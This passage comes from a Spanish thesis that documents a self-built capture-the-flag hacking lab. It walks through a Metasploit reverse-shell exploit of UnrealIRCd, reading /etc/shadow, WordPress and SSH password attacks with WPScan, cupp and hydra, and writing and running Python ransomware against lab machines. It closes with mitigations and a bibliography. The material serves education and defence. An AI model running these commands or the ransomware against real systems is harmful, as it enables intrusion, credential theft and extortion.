Después de ejecutar el exploit, hemos conseguido abrir una sesión de usuario administrador del sistema en el terminal de la máquina virtual Windows vm7, a través del uso de un backdoor o puerta trasera. En el Anexo A página 84, podemos observar el resultado obtenido tras ejecutar el exploit sobre la máquina virtual vm7. Además, también se muestran capturas de la configuración del exploit.

Ahora que ya hemos tomado el control del dispositivo, intentaremos buscar información en el sistema de ficheros y directorios de la máquina, con el objetivo de localizar la sexta bandera.

En el Anexo A página 84, podemos observar los comandos utilizados para localizar los ficheros flag6.txt y pista.txt correspondientes a la sexta bandera del escenario. Estos ficheros se encuentran en las siguientes rutas del sistema “C:\secret\pistas.txt” y “C:\secret\flag6.txt”.

Podemos observar que el texto de la sexta bandera y de la pista está escrito en hexadecimal, por lo que tendremos que transformar dicho texto en hexadecimal a texto en claro. Para convertir el texto hemos utilizado la página web de la siguiente referencia bibliográfica [52]. El contenido de los ficheros flag6.txt y pistas.txt traducidos a texto en claro se puede apreciar en el Anexo A página 84.

7.2.2.3 Explotación máquina virtual vm8, séptima bandera.

En la sección anterior hemos realizado la explotación de la máquina virtual vm7 y hemos capturado la sexta bandera del escenario, la segunda de la dificultad media. En este apartado se tratará la explotación de la máquina virtual vm8 cuya IP es la 192.168.56.100 y la captura de la séptima bandera del escenario, la tercera de la dificultad media.

Después de haber escaneado los puertos y servicios de la máquina virtual vm8 podemos apreciar que se han filtrado gran cantidad de puertos que no nos dan información acerca de las versiones y vulnerabilidades de los servicios, por lo que sería muy complicado detectar un exploit compatible para atacar dichos puertos filtrados.

El hecho de que aparezcan filtrados gran cantidad de puertos es debido a que en la fase de desarrollo del escenario se implementaron ciertas reglas y políticas en el firewall del Kernel de la máquina vm8. El comando iptables, es una herramienta de la línea de comandos del terminal para configurar el cortafuegos del kernel de Linux y es la que se ha utilizado. Utilizar un firewall para filtrar servicios añade una capa de seguridad, obstaculizando la recopilación de información por parte de un atacante en los servicios de los puertos filtrados.

Realizando un análisis de los puertos que están en estado "open" mediante la herramienta nmap, podemos comprobar que la máquina vm8 tiene abiertos los siguientes puertos: 22 con servicio SSH, 111 con servicio rpcbind, 3632 con servicio distccd, 6667 con servicio irc, 6697 con servicio ircs-u y 8787 con servicio msgsrvr. Esto se puede observar en las imágenes de la fase de escaneo de la red de preproducción, del Anexo A página 77.

La máquina virtual vm8 dispone del puerto 6667 abierto y utiliza el protocolo IRC. Como indica la siguiente referencia bibliográfica, "IRC es un protocolo de comunicación en tiempo real basado en texto, que permite debates entre dos o más personas" [53]. Revisando la versión del puerto 6667 que nos indica la herramienta nmap encontramos vulnerabilidades: UnrealIRCd 3.2.8.1 es una versión con vulnerabilidades críticas que nos permite abrir una reverse shell y tomar el control de la máquina con permisos administradores.

Para explotar esta vulnerabilidad utilizaremos el framework de ataque de metasploit. En apartados anteriores se explicó como iniciar la base de datos de la herramienta y su funcionamiento, por lo que ahora indicaremos directamente los comandos ejecutados para explotar la vulnerabilidad del puerto 6667 del servicio IRC (internet Relay Chat) con versión UnrealIRCd 3.2.8.1.

Una vez hemos iniciado la consola de metasploit, configuraremos los parámetros del exploit con set para establecer variables y show para mostrar las opciones de exploit, targets, payloads, encoders y las opciones avanzadas de evasión. El exploit que utilizaremos lo vamos a configurar de la siguiente forma. En el Anexo A página 86 se muestran diversas imágenes en relación con la configuración y ejecución del exploit "unreal_ircd_3281_backdoor".

> ***search exploit unreal ircd:*** Busca en la base de datos de metasploit un exploit compatible con dicho servicio y versión.
> ***use exploit/unix/irc/unreal_ircd_3281_backdoor:*** Carga el módulo del exploit en nuestro directorio de trabajo para que podamos configurar las opciones antes de ejecutarlo.
> ***show options:*** Muestra las opciones disponibles de configuración del exploit.
> ***set RHOSTS 192.168.100:*** Configuramos la IP a la que queremos atacar.
> ***set RPORT 6667:*** Configuramos el puerto que queremos atacar, en este caso es el puerto 6667.
> ***set payload payload/cmd/unix/reverse:*** Para configurar el payload, que es la carga que se ejecuta en dicha vulnerabilidad.
> ***run:*** Ejecutamos el exploit.

Después de ejecutar el exploit, hemos conseguido abrir una sesión de usuario administrador del sistema en el terminal de la máquina virtual Linux vm8, a través del uso de un backdoor o puerta trasera. En el Anexo A página 86, podemos observar el resultado obtenido tras ejecutar el exploit sobre la máquina virtual vm8. Además, también se muestran capturas de la configuración del exploit.

Ahora que ya hemos tomado el control del dispositivo, ejecutaremos los siguientes comandos para obtener información interesante acerca de la máquina virtual vm8 e intentaremos buscar información de usuarios del sistema, contraseñas y directorios ocultos. En el Anexo A página 86 podemos observar diversas imágenes acerca de la ejecución de dichos comandos.

```
> whoami: Nos indicará que somos el usuario root del sistema vm4.
> pwd: Nos mostrará nuestra actual posición en el sistema de directorios.
> ls -l: Para ver los ficheros y directorios que cuelgan de nuestra carpeta
de trabajo.
> ifconfig: Indica las interfaces de red de la máquina virtual.
> route: Se utiliza para visualizar y modificar la tabla de rutas que contiene
los rangos de red.
> sudo cat /etc/passwd: Contiene una lista de las cuentas del sistema, que
proporciona información útil para cada cuenta, como ID de usuario, ID de
grupo, directorio de inicio, shell y más.
> sudo cat /etc/shadow: Es un archivo de texto que contiene información sobre
las contraseñas de los usuarios del sistema. Es propiedad del usuario root y
del grupo oculto del sistema.
```

En el Anexo A página 86, podemos observar los comandos utilizados para localizar los ficheros flag7.txt y pista.txt correspondientes a la séptima bandera del escenario. Estos ficheros se encuentran en las siguientes rutas del sistema "/home/JuanPe94/secret/flag7.txt" y "/home/JuanPe94/secret/pista.txt".

Podemos observar que el texto de la séptima bandera y de la pista está escrito en binario, hay que transformar dicho texto en binario a texto en claro. El contenido de los ficheros flag7.txt y pista.txt traducidos a texto en claro se puede apreciar en el Anexo A página 86.

7.2.2.4 Explotación máquina virtual vm9, octava bandera.

En la sección anterior hemos realizado la explotación de la máquina virtual vm8 y hemos capturado la séptima bandera del escenario, la tercera de la dificultad media. En este apartado se tratará la explotación de la máquina virtual vm9 cuya IP es la 192.168.56.101 y la captura de la octava bandera del escenario, la cuarta y última bandera de la dificultad media.

Realizando un análisis de los puertos que están en estado "open" mediante la herramienta nmap, podemos comprobar que la máquina virtual vm9 tiene los siguientes puertos abiertos: 22 con servicio SSH, 80 con protocolo HTTP y 111 con servicio rpcbind. Revisando los servicios y las versiones, no hemos encontrado vulnerabilidades críticas en los servicios expuestos, utiliza versiones actualizadas y parcheadas, por lo que tendremos que investigar más a fondo el servicio HTTP que ofrece en el puerto 80.

Llegados a este punto, vamos a ejecutar el comando Whatweb para localizar más información acerca de las tecnologías específicas que utiliza dicha página web y las versiones que emplean dichas tecnologías, nos será muy útil para detectar vulnerabilidades. Además de whatweb podemos utilizar otras herramientas como wappalyzer, que también nos ofrece información acerca de las tecnologías que emplea dicha página web.

```
> sudo whatweb http://192.168.56.101: Muestra información acerca de
las tecnologías que emplea una página web concreta.
```

Escribiendo en el navegador "http://192.168.56.101", podemos observar que el servicio HTTP que se muestra es una página web de wordpress. Como explica la siguiente referencia bibliográfica, "WordPress es un sistema de gestión de contenidos lanzado el 27 de mayo de 2003, enfocado a la creación de cualquier tipo de página web" [54]. La web está aparentemente sin configurar, pero no indica que no nos pueda resultar útil, igual tiene configurada una base de datos con usuarios que pueda resultar interesante para encontrar la octava bandera.

Para averiguar los usuarios administradores de la página web utilizaremos la herramienta WPScan [55], que es una herramienta de la línea de comandos diseñada concretamente para realizar ataques a páginas web WordPress. Para poder utilizar la herramienta tendremos que instalarla desde el terminal, para ello ejecutaremos el siguiente comando:

> ***sudo apt-get install wpscan***: Este comando instala la herramienta WPScan.
>
> **sudo wpscan --update**: Actualizamos la base de datos de WPScan.

Ahora que ya tenemos instalada la herramienta, vamos a comenzar la fase de enumeración de usuarios. Suponemos que habrá algún usuario administrador, y queremos robar sus credenciales para iniciar sesión en la web y localizar información acerca de la octava bandera. Para enumerar los distintos usuarios administradores de la página web WordPress, ejecutaremos el siguiente comando. En el Anexo A página 89 se puede observar una imagen de la ejecución del comando en el terminal.

> ***sudo wpscan –url http://192.168.56.101 –e --api-apitoken [token]:*** Este comando se puede ejecutar sin el último parámetro correspondiente al token. El token se consigue registrandote en la web de WPSCan y te permite realizar escaneos más exhaustivos.

El anterior comando de enumeración de usuarios nos indica que se ha detectado un usuario llamado Juan. Para obtener la contraseña del usuario administrador Juan, escribiremos el siguiente comando. En el Anexo A página 89 se puede observar la ejecución del comando.

> ***sudo wpscan –url http://192.168.56.101 –p small.txt:*** Este comando enumera las cabeceras, plugins, usuarios y contraseñas de una página wordpress concreta. Para este ataque utilizaremos el diccionario small.txt.

Este comando nos indica que existe un usuario administrador de la página web Wordpress con usuario Juan y contraseña “admin”. Una vez hemos obtenido las credenciales del usuario Juan de Wordpress, el siguiente paso será iniciar sesión con dichas credenciales en la web y revisar los plugins, posts y contenidos que tiene dicha página web.

Tras realizar una revisión del contenido de la web localizamos un post que nos proporciona una pista muy importante, son las credenciales de un usuario administrador del sistema vm9. En el Anexo A página 89 se puede observar una imagen del contenido de la web, el post y la contraseña del usuario administrador del sistema vm9 llamado AdminWeb.

Las credenciales del usuario administrador de la máquina vm9 son “AdminWeb” y la contraseña es “adminWeb00017”. Ahora ya podemos conectarnos de forma remota a la máquina virtual vm9 a través del servicio SSH, utilizando las credenciales de acceso del usuario AdminWeb.

En el Anexo A página 89 podemos observar los comandos utilizados para localizar los ficheros flag8.txt y pistas.txt correspondientes a la octava bandera del escenario. Estos ficheros se encuentran en las siguientes rutas del sistema “/home/AdminWeb/secret/flag8.txt” y “/home/AdminWeb/secret/pistas.txt”.

Podemos observar que el texto de la octava bandera y de la pista está escrito en hexadecimal, hay que transformar dicho texto hexadecimal a texto en claro. El contenido de los ficheros flag8.txt y pista.txt traducidos a texto en claro se puede apreciar en el Anexo A página 89.

7.2.3 Auditoría de la red de producción. Nivel de dificultad avanzada del escenario.

Después de capturar las cuatro banderas de la dificultad media del escenario, vamos a comenzar la auditoría de la red de producción, la dificultad avanzada del escenario que se corresponde con la explotación de la máquina virtual vm10. Esta dificultad del laboratorio está constituida por una única bandera y una máquina virtual que hay que vulnerar.

Antes de comenzar la auditoría de la red de producción, realizaremos un resumen de las banderas que necesitamos capturar para superar la dificultad avanzada del escenario.

- **Bandera 10:** Única bandera de la dificultad avanzada del escenario está localizada en la máquina virtual vm10 de la red de producción.

Tras haber conseguido las credenciales del usuario AdminWeb administrador del sistema vm9, disponemos del control total de la máquina. Este dispositivo tiene conectividad con la red de producción, por lo que nos servirá como esclavo para realizar el ataque a dicha red.

Ejecutando el comando route podemos observar que esta máquina se conecta a dos redes internas, la red 192.168.56.96/29 que se corresponde con la red privada de preproducción y la red 192.168.56.200/29 que se corresponde con la red privada de producción. En el Anexo A página 92 se muestra una imagen de la ejecución del comando route.

La máquina vm9 es una máquina de Ubuntu y no un sistema Kali Linux, por lo que las herramientas de ataque no vienen preinstaladas en dicha distribución de Linux. Tendremos que instalar nmap y el resto de las herramientas que queramos utilizar para realizar el escaneo de la red de producción y el posterior ataque a las máquinas conectadas a la red. A continuación, vamos a instalar la herramienta nmap en la máquina virtual vm9, para realizar el escaneo de la red privada de producción en búsqueda de nuevas máquinas que explotar.

```
> sudo apt-get install nmap: Se ejecutará con permisos administradores.
```

Realizaremos un escaneo de la red de producción para detectar todas las máquinas conectadas a esta nueva red interna. El objetivo será localizar la máquina virtual vm10. El resultado del siguiente comando se puede observar en el Anexo A página 92.

```
> sudo nmap -sn 192.168.56.200/29: Muestra las máquinas conectadas a la red.
```

Tras realizar el escaneo detectamos únicamente dos máquinas virtuales conectadas a la red cuyas IPs son 192.168.56.202 y 192.168.56.201. La IP 192.168.56.202 se corresponde a la máquina virtual vm9, esta máquina ya hemos conseguido explotarla, por lo que no se realizará el escaneo de puertos y servicios sobre dicha IP.

Para realizar el escaneo de puertos y servicios en las citadas máquinas virtuales del escenario, se ejecutarán los siguientes comandos de la herramienta nmap. El resultado obtenido tras ejecutar dichos comandos lo podemos consultar en las imágenes del Anexo A página 92.

```
> nmap -Pn 192.168.56.200/29
> nmap -sS -n -v -p- -T5 192.168.56.201
> nmap -sC -sV -n -v -p- -T5 192.168.56.201
```

Realizando un análisis de los servicios y de los puertos abiertos que presenta la máquina virtual vm10 de la dificultad avanzada del escenario, y podemos observar que la IP 192.168.56.201 ofrece un servicio domain ISC Bind en el puerto 53, por lo que suponemos que se corresponde con el servidor DNS de la infraestructura del escenario.

En la siguiente sección se realizará la auditoría del servidor DNS del escenario para tomar el control de la máquina virtual, localizar la última bandera y completar el laboratorio.

7.2.3.1 Explotación máquina virtual vm10, novena bandera.

En la sección anterior hemos completado la fase de escaneo de la red de producción y hemos detectado la máquina virtual vm10 conectada a dicha red. Para completar el nivel de dificultad avanzada tendremos que vulnerar el servidor vm10 cuya IP es la 192.168.56.201.

Después de obtener la bandera de la máquina virtual anterior la vm9, no hemos encontrado ningún fichero con pistas sobre como localizar la bandera final del escenario. Esto es debido a que en la fase de diseño y desarrollo del escenario se decidió dotar de una mayor dificultad a el último reto del laboratorio.

Realizando un análisis de los puertos que están en estado “open” mediante la herramienta nmap, podemos observar que la máquina vm10 tiene abiertos los siguientes puertos: 22 con servicio SSH, 111 con servicio rpcbind y 53 con servicio domain ISC Bind. Los servicios de dichos puertos parecen estar correctamente configurados y actualizados a las últimas versiones estables, por lo que no encontramos vulnerabilidades críticas. En el Anexo A página 93 se pueden observar diversas imágenes de la fase de escaneo de la red de producción.

Si realizamos una inspección completa de los ficheros y directorios ocultos de la máquina virtual vm9 o máquina esclava para realizar el ataque a la red de producción, podemos encontrar en las siguientes rutas “/home/Confidencial8/datosSecretos.txt”, “/home/Confidencial8/aficciones.txt” y “/home/Confidencial8/pistaFinal.txt” las pistas finales del escenario, que nos indican como superar el nivel difícil del escenario.

Podemos observar que el texto de las pistas está cifrado mediante el cifrado César, hay que transformar dicho texto cifrado a texto en claro. El contenido de los ficheros pistaFinal.txt, aficciones.txt y datosSecretos.txt traducidos a texto en claro se puede apreciar en el Anexo A página 93.

La pista nos indica que no hay ninguna bandera en formato de fichero de texto escondida en la máquina virtual vm10, esta última bandera se obtiene superando un desafío. El desafío propuesto consiste en desarrollar un ransomware mediante dos scripts de python (encrypt.py y decrypt.py). Después de haber desarrollado el script del ransomware deberá ejecutarse sobre la ruta “/home/ConfidentialInformation” de la máquina vm10 para cifrar todos los ficheros que cuelgan de dicha ruta. La pista acerca de cómo superar la dificultad avanzada del escenario puede observarse en las imágenes del Anexo A página 93.

Además, dicha pista nos da información acerca del usuario AdminDNS, ya que nos proporciona su nombre (Román), su apellido (Radamel), el nickname (AdminDNS), el cumpleaños, el nombre de su mascota (Rufo), la empresa (ETSIT upm) y sus aficiones (pescar, informática)... Con dichos datos tendremos que crear un diccionario personalizado con la herramienta cupp, como hemos visto anteriormente. La pista con los datos personales del usuario AdminDNS puede observarse en las imágenes del Anexo A página 93.

Tendremos que clonar el proyecto de github de la herramienta llamada cupp [56], esta herramienta nos permite crear diccionarios personalizados de contraseñas en función de los datos personales de un usuario. En la web “Sitewround” [57] podemos observar un manual donde se explica el funcionamiento de los comandos de git, incluido el comando “git clone”.

```
> sudo git clone https://github.com/Mebus/cupp.git: Mediante este comando
podremos copiar el proyecto de github a nuestro directorio de trabajo.
```

Finalmente, una vez hemos clonado el repositorio, tendremos que ejecutar el script de python llamado “cupp.py” y seguir las indicaciones de la herramienta para configurar nuestro propio diccionario personalizado en función de los datos personales del usuario AdminDNS.

```
> sudo python3 cupp.py: Comando que ejecuta el script de la herramienta cupp
```

Después de haber generado el diccionario personalizado, realizaremos un ataque de diccionario al servicio SSH de la IP 192.168.56.201, utilizando la herramienta hydra. En el Anexo A página 93 se muestran diversas imágenes acerca de la obtención de la contraseña del usuario AdminFTP mediante las herramientas cupp y hydra.

```
> sudo hydra 192.168.56.201 ssh -s 22 -l AdminDNS -P roman.txt -f -vV.
```

El resultado del comando anterior nos devuelve la contraseña del usuario AdminDNS, dicha contraseña es “012991”. En el Anexo A página 93 se puede observar una imagen de la obtención de la contraseña del usuario AdminDNS.

A continuación, iniciaremos sesión en el servicio SSH utilizando las credenciales de acceso del usuario AdminDNS, para posteriormente ejecutar el ransomware desde la máquina vm10 con permisos de administrador. Una vez hemos iniciado sesión y tomado el control de la máquina, debemos instalar un editor de texto y comenzar con el desarrollo del código del ransomware.

> ***sudo apt-get install vim:*** Instalamos el editor de texto llamado vim.

> ***sudo vim encrypt.py:*** Creamos el fichero encrypt.py y lo abrimos para poder desarrollar el código de cifrado del ransomware.

> ***sudo vim decrypt.py:*** Creamos el fichero encrypt.py y lo abrimos para poder desarrollar el código de descifrado del ransomware.

El código que se ha diseñado para poder llevar a cabo la implementación del fichero encrypt.py y decrypt.py se muestra en el Anexo A página 93. Para el desarrollo de los scripts hemos utilizado la librería de python llamada cryptography y el módulo de dicha librería llamado Fernet. Para instalar dicha librería debemos ejecutar el siguiente comando en el terminal de la máquina virtual vm10.

> ***sudo apt-get install python3-cryptography:*** Instala la biblioteca Cryptography

Para el desarrollo del ransomware nos ha sido realmente útil el siguiente proyecto de git [58], que muestra como programar un script de Python utilizando cryptography y Fernet para ser ejecutado en una máquina de Windows y cifrar sus ficheros, tendremos que adaptar el script ya que nuestra máquina objetivo es una máquina Linux.

En el Anexo A página 93 se pueden contemplar diversas evidencias acerca del cifrado de los ficheros que cuelgan del directorio “/home/ConfidentialInformation”. En las imágenes del anexo mencionadas anteriormente, podemos observar que se han cifrado todos los ficheros y, además hemos creado un fichero de texto llamado Readme.txt. Este fichero contiene un mensaje dirigido a la víctima, en él se indica que se han cifrado todos sus ficheros, ya que ha sido víctima de un ransomware.

En la pista anterior se indicaba que no existe ningún fichero de texto con una novena bandera, que para conseguirla había que superar el desafío de comprometer el servidor de resolución de nombres de dominio de la infraestructura y ejecutar un ransomware en el servidor DNS. Hemos completado el reto propuesto y hemos superado el nivel de dificultad avanzada del escenario, esto implica que hemos completado todo el laboratorio.

Capítulo 8

CONCLUSIONES Y LÍNEAS FUTURAS

8.1 Conclusiones

Las conclusiones que extraigo de este proyecto, están totalmente alineadas con los dos objetivos que me marqué desde el inicio:

- Objetivo personal: Que sea un proyecto que me sirva para aprender.
- Objetivo profesional: Que sea un proyecto que tenga utilidad.

Desde el punto de vista personal ha sido muy enriquecedor en ambas fases:

- Durante el diseño, desarrollo y despliegue del escenario, he aprendido varios lenguajes de programación para el despliegue de infraestructuras virtualizadas como son VirtualBox, Vagrant, Ansible, Bash y Python. Adicionalmente, he realizado diferentes técnicas de hacking ético, tanto en lo que respecta a hacking web como a hacking de sistemas, empleando las principales herramientas open source que nos ofrece la distribución de Kali Linux.
- Durante la explotación del escenario, he realizado diversos tipos de ataques, al servicio web HTTP, ataques de fuerza bruta, de diccionario, he aprendido también a crear mi propio diccionario personalizado, se ha realizado la explotación de vulnerabilidades en diferentes puertos y servicios mediante exploits, como, por ejemplo, el servicio vsftpd, unreal ircd, eternalblue y finalmente hemos desarrollado y ejecutado un ransomware en el servidor Dns.

Desde el punto de vista profesional es gratificante la utilidad que proporciona, ya que informa y enseña cómo pueden atacar tus infraestructuras, demostrando que todas estas vulnerabilidades detectadas y explotadas en el escenario pueden ser mitigadas, implementando de esta manera una infraestructura mucho más segura, siguiendo los siguientes controles de seguridad:

- Las vulnerabilidades identificadas en los servicios vsftpd 2.3.4, unreal ircd y eternalblue se podrían solventar actualizando a las últimas versiones de dichos servicios o a la última versión estable.
- Para protegernos de los ataques de fuerza bruta y de diccionario se recomienda cambiar la política de contraseñas, establecer contraseñas más robustas, que contengan letras mayúsculas, minúsculas, números y caracteres especiales. Además, deberá cambiarse la contraseña con cierta frecuencia.
- Los ataques web se evitarían realizando auditorías constantes del código fuente de las aplicaciones web y solventando los errores de código que puedan generar vulnerabilidades en nuestros servicios.
- Para protegernos del malware, debemos instalar un antivirus en cada máquina virtual, como por ejemplo SentinelOne para servidores Linux y Cylance para servidores Windows.

- Recomendamos aplicar todos los parches de seguridad críticos, tanto de windows como de linux. Microsoft publica los parches críticos de seguridad el segundo martes de cada mes, por lo que se podría realizar un seguimiento de parcheo una vez al mes.
- Para protegerse de los escaneos de red y la explotación de vulnerabilidades, recomendamos disminuir el grado de exposición y filtrar todos los puertos con servicios vulnerables o que no se vayan a utilizar.
- Realizar auditorías de seguridad constantemente, tanto de sistemas como de aplicaciones, para solventar todas las vulnerabilidades nuevas que vayan apareciendo.

8.2 Líneas futuras

En esta sección se proponen ideas que podrían resultar interesantes de cara a mejorar el proyecto y hacerlo mucho más profesional. Todas estas mejoras son completamente posibles, solo es cuestión de tiempo y esfuerzo.

- Interfaz de usuario interactiva, donde se pueda seleccionar la dificultad, el número de máquinas que se quieren desplegar, el número de banderas a encontrar y otros parámetros que permitan al usuario personalizar su escenario de hacking.
- Incorporación de una nueva red de dispositivos móviles que permita realizar pruebas de pentesting y aprender a explotar escenarios con Android o iOS.
- Implementar un sistema de cuenta atrás para lograr explotar la infraestructura y localizar las banderas dentro del tiempo acordado. Podría implementarse mediante una interfaz de usuario, en la que se seleccione la dificultad y se asigne un tiempo.
- Incorporación de otras distribuciones Linux como archLinux, centos7, redhat y otros sistemas operativos como Solaris, macOS.
- Creación de un router que interconecte redes privadas. Esto se podría implementar modificando las “gateways” de cada red privada y haciendo que apunten al router.
- Se pueden realizar mejoras en las webs de algunos servidores del escenario para dar al laboratorio un toque profesional e incluir más pistas y consejos a lo largo del escenario que mejore el aprendizaje del usuario y lo haga más interactivo.
- Se podrían incorporar otros tipos de aprovisionamiento distintos en las máquinas del escenario, aprovisionamientos con Puppet, Chef o Terraform. Esto permitiría al alumno aprender más tipos de lenguajes de aprovisionamiento.

8.3 Repositorio de código

En este apartado se proporcionará el enlace para visitar el código que he implementado, cada línea de código de este proyecto está comentada y explicada. Para comprender todo el esfuerzo que ha supuesto este trabajo es importante revisar el código desarrollado, ya que ha sido la fase más laboriosa de todo el trabajo.

El código que he desarrollado para poder llevar a cabo el despliegue del escenario de este proyecto está disponible en github, en el siguiente repositorio:

https://github.com/alvarodRM/EscenarioHackingEtico.git

Para descargarlo en tu equipo, has de ejecutar el siguiente comando en el terminal:

```
> sudo git clone https://github.com/alvarodRM/EscenarioHackingEtico.git
```

Capítulo 9

BIBLIOGRAFIA

[01] Rafael Altube (2021, Nov 5). Kali Linux: Qué es y características principales [Online]. Disponible en: https://short.upm.es/ozf9b.
[Consultado el: 17/01/2022]

[02] Sthefano aka sthefy (2021, Mar 31). Listado completo herramientas en Kali Linux [Online]. Disponible en: https://short.upm.es/h89s7
[Consultado el: 17/01/2022]

[03] Ionos página oficial (2021, Oct 10). ¿Qué es una red de ordenadores? Definición, explicación y ejemplos [Online]. Disponible en: https://short.upm.es/f4fck
[Consultado el: 26/01/2022]

[04] Locurainformaticadigital página oficial (2018, Jun 17). Tipos de Topología de red: malla, estrella, bus y anillo [Online]. Disponible en: https://short.upm.es/w5wtj
[Consultado el: 26/01/2022]

[05] AreaTecnología página oficial. Informática: Topologías de red [Online]. Disponible en: https://short.upm.es/0psu3
[Consultado el: 30/01/2022]

[06] Ionos página oficial (2019, Jun 17). Conoce los tipos de redes más importantes y arquitecturas de una red [Online]. Disponible en: https://short.upm.es/5abfu
[Consultado el: 03/02/2022]

[07] Rincón del vago. Apuntes para estudiantes universitarios. Arquitectura de redes [Online]. Disponible en: https://short.upm.es/eqtmc
[Consultado el: 08/02/2022]

[08] Rocío García (2020, Feb 11). Cómo detectar ataques malware y prevenir virus [Online]. Disponible en: https://short.upm.es/dp19g
[Consultado el: 21/02/2022]

[09] Mitre att&ck página oficial. MITRE ATT&CK es una base de conocimientos de acceso global sobre tácticas y técnicas de los adversarios [Online].
Disponible en: https://attack.mitre.org/
[Consultado el: 24/02/2022]

[10] Instituto Nacional de Ciberseguridad de España, INCIBE (2022, Feb 3). La matriz de Mitre att&ck: tácticas y técnicas en entornos industriales [Online]. Disponible en: https://short.upm.es/rqb0e

[Consultado el: 01/03/2022]

[11] VirtualBox página oficial. VirtualBox es un potente producto de virtualización x86 y AMD64/Intel64 para uso empresarial y doméstico [Online]. Disponible en: https://www.virtualbox.org/

[Consultado el: 20/03/2022]

[12] Vagrant página oficial. HashiCorp Vagrant entornos de desarrollo sencillos [Online]. Disponible en: https://www.vagrantup.com/

[Consultado el: 23/03/2022]

[13] Mitchell Hashimoto (2010-2018). Vagrant configuración carpeta compartida [Online]. Disponible en: https://short.upm.es/7soj5

[Consultado el: 24/03/2022]

[14] HashiCorp. Documentación Vagrant. Bienvenido a la documentación de Vagrant [Online]. Disponible en: https://www.vagrantup.com/docs

[Consultado el: 23/03/2022]

[15] Ansible página oficial. Red Hat Ansible Automation Platform en Microsoft Azure [Online]. Disponible en: https://www.ansible.com/

[Consultado el: 26/03/2022]

[16] Tumf Bangkok (2016, Abr 3). Ejemplo de un proyecto de github con configuración ansible_local en vagrantfile [Online]. Disponible en: https://short.upm.es/ck9we

[Consultado el: 28/03/2022]

[17] Mantas Levinas (2022, Ene 20). Cómo configurar el archivo de inventario de Ansible [Online]. Disponible en: https://short.upm.es/sjny2

[Consultado el: 25/03/2022]

[18] Documentación Ansible (2020, Dic 2). Esta guía cubre cómo trabajar con Ansible [Online]. Disponible en: https://docs.ansible.com/ansible/2.7/user_guide/

[Consultado el: 26/03/2022]

[19] Wikipedia, página oficial. Bash. Shell y lenguaje de scripting de Unix [Online]. Disponible en: https://es.m.wikipedia.org/wiki/Bash

[Consultado el: 24/03/2022]

[20] Exal Matuz (2020, Jul 23). Como crear usuarios locales con Ansible [Online]. Disponible en: https://short.upm.es/67st8

[Consultado el: 02/04/2022]

[21] Lets learn devops (2021, Nov 8). Cómo instalar ftp ubuntu | Ansible #2 [Online]. Disponible en: https://youtu.be/S6Yk1LcMgu4
[Consultado el: 02/04/2022]

[22] Redes Plus (2019, Oct 7). DNS Linux. Instalar y configurar BIND9 Ubuntu [Online]. Disponible en: https://www.youtube.com/watch?v=hq8kWcpGUvw
[Consultado el: 07/04/2022]

[23] Python Software Foundation (2001-2022). Este tutorial explica los conceptos básicos y las funcionalidades del lenguaje de programación Python [Online]. Disponible en: https://docs.python.org/es/3/tutorial/
[Consultado el: 30/03/2022]

[24] Gustavo Romero Sánchez (2019, Feb 5). Fases de reconocimiento activo y reconocimiento pasivo de información, en un ciberataque [Online]. Disponible en: https://cronicaseguridad.com/2019/02/05/hacking-etico-1/
[Consultado el: 15/04/2022]

[25] Lorena Fernández (2020, Feb 22). ¿Nuevo en Linux? Revisa esta lista de comandos básicos de redes [Online]. Disponible en: https://short.upm.es/45kdv
[Consultado el: 16/04/2022]

[26] Nmap página oficial. Guía de referencia de Nmap (Página de manual) [Online]. Disponible en: https://nmap.org/man/es/index.html#man-description
[Consultado el: 16/04/2022]

[27] Ravi Sankar (2018, Jul 11). WhatWeb: Descubrir las vulnerabilidades de seguridad de su aplicación web [Online]. Disponible en: https://short.upm.es/acwuy
[Consultado el: 18/04/2022]

[28] Bytemind (2020, May 4). Dirb - Herramienta de fuerza bruta del dominio [Online]. Disponible en: https://byte-mind.net/dirb-domain-brute-force-tool/
[Consultado el: 18/04/2022]

[29] CryptoCat (2021, Feb 27). Brute Force (low/med/high) Damn Vulnerable Web Application (DVWA) [Online]. Disponible en: https://short.upm.es/lv9gi
[Consultado el: 21/04/2022]

[30] Francisco Cantelli (2021, Jun 29). ¿Qué es una Cross Site Request Forgery (CSRF) y cómo se soluciona? [Online]. Disponible en: https://short.upm.es/konwa
[Consultado el: 21/04/2022]

[31] PortSwigger Ltd 2022. Página oficial de Burpsuite. Burp Suite es la elección de los profesionales de la seguridad de todo el mundo [Online]. Disponible en: https://portswigger.net/burp
[Consultado el: 19/04/2022]

[32] TheGoodHacker (2021, Oct 19). Hacking web con Bupsuite: Herramienta de Hacking para Pentesting [Online]. Disponible en: https://youtu.be/vaBeDEKsGw8
[Consultado el: 19/04/2022]

[33] AO Kaspersky Lab 2022. Explicación de un ataque XSS Reflected [Online]. Disponible en: https://short.upm.es/wb19t
[Consultado el: 21/04/2022]

[34] Página oficial WeliveSecurity (2013, Dic 4). Explicación de un ataque XSS Stored [Online]. Disponible en: https://short.upm.es/1lf02
[Consultado el: 21/04/2022]

[35] Alejandro Gaara. Usando Netcat: algunos comandos prácticos [Online]. Disponible en: https://short.upm.es/cfbht
[Consultado el: 24/04/2022]

[36] Nick Malcolm (2020, Abr 2). OWASP Juice Shop 101 [Online]. Disponible en: https://www.youtube.com/watch?v=8ZYoe0xu6QY
[Consultado el: 24/04/2022]

[37] PentestMonkey. Cheat-sheet SQL-injection [Online]. Disponible en: https://pentestmonkey.net/category/cheat-sheet/sql-injection
[Consultado el: 24/04/2022]

[38] Dpab (2018, Ago 2). Blog Ehcgroup. Comandos metasploit [Online]. Disponible en: https://short.upm.es/wzhdy
[Consultado el: 25/04/2022]

[39] Mahmud Hasan (2022, Feb 7). Tutorial de Metasploit para principiantes de lo básico a lo avanzado [Online]. Disponible en: https://nooblinux.com/metasploit-tutorial/
[Consultado el: 25/04/2022]

[40] Comandos de red en Windows. Comandos route, ipconfig, ping [Online]. Disponible en: https://short.upm.es/fewbl
[Consultado el: 25/04/2022]

[41] Diego García Cuesta (2020, Abr 18). /etc/passwd: Descripción de funcionamiento y formato [Online]. Disponible en: https://short.upm.es/i3zhl
[Consultado el: 25/04/2022]

[42] El-brujo (2022, Feb 18). Blog “elHacker”. Ficheros /etc/passwd /etc/shadow y /etc/group en GNU/Linux [Online]. Disponible en: https://short.upm.es/z3wov
[Consultado el: 25/04/2022]

[43] Kali Linux página oficial (2021, Sep 14). hash-identifier Usage Example [Online]. Disponible en: https://www.kali.org/tools/hash-identifier/
[Consultado el: 27/04/2022]

[44] Bytemind (2021, Ene 7). Ataques de fuerza bruta con John the ripper [Online]. Disponible en: https://short.upm.es/4m9bs
